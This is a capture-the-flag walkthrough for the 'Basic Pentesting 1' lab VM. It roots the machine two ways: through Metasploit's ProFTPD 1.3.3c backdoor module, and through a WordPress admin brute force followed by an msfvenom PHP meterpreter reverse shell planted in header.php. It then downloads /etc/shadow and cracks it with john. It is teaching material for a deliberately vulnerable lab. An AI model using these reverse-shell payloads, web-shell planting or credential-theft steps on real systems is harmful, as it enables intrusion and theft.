Basic Pentesting 1 Walktrough

There are multiple ways to compromise this vm. This document covers two different ways. There might be more.

Inhalt

Basic Pentesting 1 Walktrough 1

Scanning Phase 1


Via ProFTPD 2

Via Wordpress 4

Thank you 9

Scanning Phase

First thing we need to do is find the host in our network. Therefor we can use an nmap ping scan.



```
root@[redacted]:~# nmap -sP 192.168.56.0/24

Starting Nmap 7.60 ( https://nmap.org ) at 2018-02-06 10:57 CET
Nmap scan report for 192.168.56.1
Host is up (0.00023s latency).
MAC Address: 0A:00:27:00:00:14 (Unknown)
Nmap scan report for 192.168.56.9
Host is up (0.00021s latency).
MAC Address: 08:00:27:3C:A4:16 (Oracle VirtualBox virtual NIC)
Nmap scan report for vtcsec (192.168.56.10)
Host is up (0.00027s latency).
MAC Address: 08:00:27:14:06:50 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.11
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 24.14 seconds
root@[redacted]:~#
```

Instead of using 192.168.56.0/24 enter the network address of the network you use for your vms. 192.168.56.11 is my own address, so we assume that 192.168.56.10 is our target vm ip.

Now we are going to scan for open ports. Here we do an intense scan, because it's our own VM, this is ok so far.

```
root@[redacted]:~# nmap -A -T 4 192.168.56.10

Starting Nmap 7.60 ( https://nmap.org ) at 2018-02-06 11:02 CET
Nmap scan report for vtcsec (192.168.56.10)
Host is up (0.00068s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
|   256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
|_  256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (EdDSA)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:14:06:50 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.8
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.69 ms vtcsec (192.168.56.10)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.61 seconds
```

As we can see here we have some open ports. The two solutions described in this document take different paths from here on.

Via ProFTPD

First, let's try and see, if there are any known vulnerabilities for the ProFTPD version used here. Searchsploit will do this for us.

```
root@[redacted]:~# searchsploit ProFTPD 1.3.3c
--------------------------------------------------------------------- ---------------------------------------
 Exploit Title                                                       |  Path
                                                                     | (/usr/share/exploitdb/)
--------------------------------------------------------------------- ---------------------------------------
ProFTPd 1.3.3c - Compromised Source Backdoor Remote Code Execution   | exploits/linux/remote/15662.txt
ProFTPd-1.3.3c - Backdoor Command Execution (Metasploit)             | exploits/linux/remote/16921.rb
--------------------------------------------------------------------- ---------------------------------------
Shellcodes: No Result
```

Great, there is a known backdoor in this version, which was placed by someone on ProFTPD's download server at the time the package was available there. A quick look into /usr/share/exploitdb/exploits/linux/remote/16921.rb shows us, that it is a metasploit module. So let's fire up metasploit.

```
       =[ metasploit v4.16.35-dev                         ]
+ -- --=[ 1732 exploits - 990 auxiliary - 300 post        ]
+ -- --=[ 509 payloads - 40 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
msf > search ProFTPD 1.3.3c

Matching Modules
================

   Name                                          Disclosure Date  Rank       Description
   ----                                          ---------------  ----       -----------
   exploit/freebsd/ftp/proftp_telnet_iac         2010-11-01       great      ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC
 Buffer Overflow (FreeBSD)
   exploit/linux/ftp/proftp_sreplace             2006-11-26       great      ProFTPD 1.2 - 1.3.0 sreplace Buffer
Overflow (Linux)
   exploit/linux/ftp/proftp_telnet_iac           2010-11-01       great      ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC
 Buffer Overflow (Linux)
   exploit/linux/misc/netsupport_manager_agent   2011-01-08       average    NetSupport Manager Agent Remote Buff
er Overflow
   exploit/unix/ftp/proftpd_133c_backdoor        2010-12-02       excellent  ProFTPD-1.3.3c Backdoor Command Exec
ution
   exploit/unix/ftp/proftpd_modcopy_exec         2015-04-22       excellent  ProFTPD 1.3.5 Mod_Copy Command Execu
tion
```

There it is, our backdoor for ProFTPD 1.3.3c. So we use it and configure RHOST.

```
msf > use exploit/unix/ftp/proftpd_133c_backdoor
msf exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST                    yes       The target address
   RPORT   21               yes       The target port (TCP)

Exploit target:

   Id  Name
   --  ----
   0   Automatic

msf exploit(unix/ftp/proftpd_133c_backdoor) > set RHOST 192.168.56.10
RHOST => 192.168.56.10
msf exploit(unix/ftp/proftpd_133c_backdoor) > run
[*] Started reverse TCP double handler on 192.168.56.11:4444
[*] 192.168.56.10:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo N4S8F2Nb1aN3leFH;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "N4S8F2Nb1aN3leFH\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.56.11:4444 -> 192.168.56.10:46298) at 2018-02-06 11:15:27 +0100
```

Et voila. You got a basic sh shell.

```
[*] Started reverse TCP double handler on 192.168.56.11:4444
[*] 192.168.56.10:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo k2tCLnMCkZ0GQmmM;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "k2tCLnMCkZ0GQmmM\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (192.168.56.11:4444 -> 192.168.56.10:46302) at 2018-02-06 11:19:39 +0100
/usr/bin/whoami
root
```

For more comfort, you can now download a Meterpreter shell from a quickly launched Webserver or whatever you want, because you're root :P. To suspend a shell session just press Ctrl+Z or to exit it press Ctrl+C. Now have fun.

Via Wordpress

As the port scan has shown before, there is an Apache webserver running on port 80. So let's find out, what it is hiding.

```
root@[redacted]:~# nikto -host 192.168.56.10
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.56.10
+ Target Hostname:    192.168.56.10
+ Target Port:        80
+ Start Time:         2018-02-06 11:26:05 (GMT1)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, fields: 0xb1 0x55e1c7758dcdb
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some for
ms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the sit
e in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ Uncommon header 'link' found, with contents: <http://vtcsec/secret/index.php/wp-json/>; rel="https://api.w.org
/"
+ OSVDB-3092: /secret/: This might be interesting...
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7535 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time:           2018-02-06 11:26:24 (GMT1) (19 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Nikto shows us that there is a Wordpress installation under /secret. So let's have a look at it.

wpscan shows us version is 4.9 . It shows some vulnerabilities but only for client side attacks.

```
_______________________________________________________________
         \ \       / /   __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __   ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 2.9.3
          Sponsored by Sucuri - https://sucuri.net
   @_WPScan_, @ethicalhack3r, @erwan_lr, pvdl, @_FireFart_
_______________________________________________________________

[+] URL: http://192.168.56.10/secret/
[+] Started: Tue Feb  6 11:29:15 2018

[!] The WordPress 'http://192.168.56.10/secret/readme.html' file exists exposing a version number
[+] Interesting header: LINK: <http://vtcsec/secret/index.php/wp-json/>; rel="https://api.w.org/"
[+] Interesting header: SERVER: Apache/2.4.18 (Ubuntu)
[+] XML-RPC Interface available under: http://192.168.56.10/secret/xmlrpc.php
[!] Includes directory has directory listing enabled: http://192.168.56.10/secret/wp-includes/

[+] WordPress version 4.9 (Released on 2017-11-15) identified from advanced fingerprinting, meta generator, link
s opml, stylesheets numbers
[!] 5 vulnerabilities identified from the version number

[!] Title: WordPress 2.8.6-4.9 - Authenticated JavaScript File Upload
    Reference: https://wpvulndb.com/vulnerabilities/8966
    Reference: https://wordpress.org/news/2017/11/wordpress-4-9-1-security-and-maintenance-release/
    Reference: https://github.com/WordPress/WordPress/commit/67d03a98c2cae5f41843c897f206adde299b0509
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-17092
[i] Fixed in: 4.9.1
```


Let’s check for available logins with Metasploit.

```
msf > use auxiliary/scanner/http/wordpress_login_enum
msf auxiliary(scanner/http/wordpress_login_enum) > set RHOSTS 192.168.56.10
RHOSTS => 192.168.56.10
msf auxiliary(scanner/http/wordpress_login_enum) > set TARGETURI /secret
TARGETURI => /secret
msf auxiliary(scanner/http/wordpress_login_enum) > set USER_FILE /usr/share/wordlists/metasploit/http_default_us
ers.txt
USER_FILE => /usr/share/wordlists/metasploit/http_default_users.txt
msf auxiliary(scanner/http/wordpress_login_enum) > set USER_AS_PASS true
USER_AS_PASS => true
msf auxiliary(scanner/http/wordpress_login_enum) >
```

```
[*] 192.168.56.10:80 - /secret - WordPress User-Validation - Running User Validation
[*] /secret - WordPress User-Validation - Checking Username:'admin'
[+] /secret - WordPress User-Validation - Username: 'admin' - is VALID
[*] /secret - WordPress User-Validation - Checking Username:'manager'
[-] 192.168.56.10:80 - [02/28] - /secret - WordPress User-Validation - Invalid Username: 'manager'
[*] /secret - WordPress User-Validation - Checking Username:'root'
[-] 192.168.56.10:80 - [03/28] - /secret - WordPress User-Validation - Invalid Username: 'root'
[*] /secret - WordPress User-Validation - Checking Username:'cisco'
[-] 192.168.56.10:80 - [04/28] - /secret - WordPress User-Validation - Invalid Username: 'cisco'
[*] /secret - WordPress User-Validation - Checking Username:'apc'
[-] 192.168.56.10:80 - [05/28] - /secret - WordPress User-Validation - Invalid Username: 'apc'
[*] /secret - WordPress User-Validation - Checking Username:'pass'
[-] 192.168.56.10:80 - [06/28] - /secret - WordPress User-Validation - Invalid Username: 'pass'
[*] /secret - WordPress User-Validation - Checking Username:'security'
[-] 192.168.56.10:80 - [07/28] - /secret - WordPress User-Validation - Invalid Username: 'security'
[*] /secret - WordPress User-Validation - Checking Username:'user'
[-] 192.168.56.10:80 - [08/28] - /secret - WordPress User-Validation - Invalid Username: 'user'
[*] /secret - WordPress User-Validation - Checking Username:'system'
[-] 192.168.56.10:80 - [09/28] - /secret - WordPress User-Validation - Invalid Username: 'system'
[*] /secret - WordPress User-Validation - Checking Username:'sys'
[-] 192.168.56.10:80 - [10/28] - /secret - WordPress User-Validation - Invalid Username: 'sys'
[*] /secret - WordPress User-Validation - Checking Username:'wampp'
[-] 192.168.56.10:80 - [11/28] - /secret - WordPress User-Validation - Invalid Username: 'wampp'
[*] /secret - WordPress User-Validation - Checking Username:'newuser'
[-] 192.168.56.10:80 - [12/28] - /secret - WordPress User-Validation - Invalid Username: 'newuser'
[*] /secret - WordPress User-Validation - Checking Username:'xampp-dav-unsecure'
[-] 192.168.56.10:80 - [13/28] - /secret - WordPress User-Validation - Invalid Username: 'xampp-dav-unsecure'
[*] /secret - WordPress User-Validation - Checking Username:'vagrant'
[-] 192.168.56.10:80 - [14/28] - /secret - WordPress User-Validation - Invalid Username: 'vagrant'
[+] /secret - WordPress User-Validation - Found 1 valid user
[*] 192.168.56.10:80 - [15/28] - /secret - WordPress Brute Force - Running Bruteforce
[*] 192.168.56.10:80 - [15/28] - /secret - WordPress Brute Force - Skipping all but 1 valid user
[*] 192.168.56.10:80 - [01/28] - /secret - WordPress Brute Force - Trying username:'admin' with password:'admin'
[+] /secret - WordPress Brute Force - SUCCESSFUL login for 'admin' : 'admin'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Luckily the combination of admin:admin is valid for the Wordpress installation.

Opening the url http://192.168.56.10/secret shows us a problem with CSS. This happens, because Wordpress is using the full url internally.




By klicking “Log In”, we get a page error and can see the url it is trying to use in the address bar.

To fix this, we can add the following entry into /etc/hosts

192.168.56.10 vtcsec

After that reloading the page will the show a styled Wordpress login




With admin:admin, we can get access to the Wordpress admin page.

Now we will inject some php shellcode into a webpage via Wordpress admin page, to get a reverse shell. Therefore we can use msfvenom to create a shell. Here is a good page to get quick payload commands from https://netsec.ws/?p=331.

```
root@l[redacted]:~# msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.56.11 LPORT=4444 -f raw > shell.php
No platform was selected, choosing Msf::Module::Platform::PHP from the payload
No Arch selected, selecting Arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 30094 bytes
```

Now we are going to copy the php shellcode inside shell.php. Just leave out the comment in the beginning. Paste the rest inside a <?php ?> block inside header.php in Wordpress.



No got to Metasploit to run a multihandler, with the same parameters, that we gave msfvenom.

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload php/meterpreter_reverse_tcp
payload => php/meterpreter_reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.56.11
LHOST => 192.168.56.11
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.56.11:4444
```

After loading the page http://vtcsec/secret we get a Meterpreter shell.

```
[*] Meterpreter session 4 opened (192.168.56.11:4444 -> 192.168.56.10:46462) at 2018-02-07 08:06:30 +0100

meterpreter >
```

Luckily the shadow file has the read flag set. So we can download it, and try to crack the password.

```
meterpreter > download /etc/passwd /root
[*] Downloading: /etc/passwd -> /root/passwd
[*] Downloaded 2.31 KiB of 2.31 KiB (100.0%): /etc/passwd -> /root/passwd
[*] download : /etc/passwd -> /root/passwd
meterpreter > download /etc/shadow /root
[*] Downloading: /etc/shadow -> /root/shadow
[*] Downloaded 1.27 KiB of 1.27 KiB (100.0%): /etc/shadow -> /root/shadow
[*] download : /etc/shadow -> /root/shadow
meterpreter >
```

No we can use unshadow to get file that we can feed into john the ripper.

```
root@[redacted]:~# unshadow passwd shadow > passwords.txt
root@[redacted]:~# john passwords.txt
Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
marlinspike (marlinspike)
1g 0:00:00:00 DONE 1/3 (2018-02-07 08:32) 33.33g/s 266.6p/s 266.6c/s 266.6C/s marlinspike..marlinspikes
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Here the username is the password. This is something that might be guessed and tried at first, but as we are here to learn, this is a good example how to do it, if it's not that simple. marlinspike has full sudo rights. So we can easily become root.

```
marlinspike@192.168.56.10's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.10.0-28-generic x86_64)
 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
19 packages can be updated.
19 updates are security updates.
Last login: Sun Feb  4 12:48:49 2018 from 192.168.56.11
marlinspike@vtcsec:~$ sudo -l
[sudo] password for marlinspike:
Sorry, try again.
[sudo] password for marlinspike:
Matching Defaults entries for marlinspike on vtcsec:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User marlinspike may run the following commands on vtcsec:
    (ALL : ALL) ALL
marlinspike@vtcsec:~$ sudo su -
```

Thank you

…for reading. If you have any questions, feel free to contact me via github (Wintercept0r) or contact me via twitter (Wintercept0r).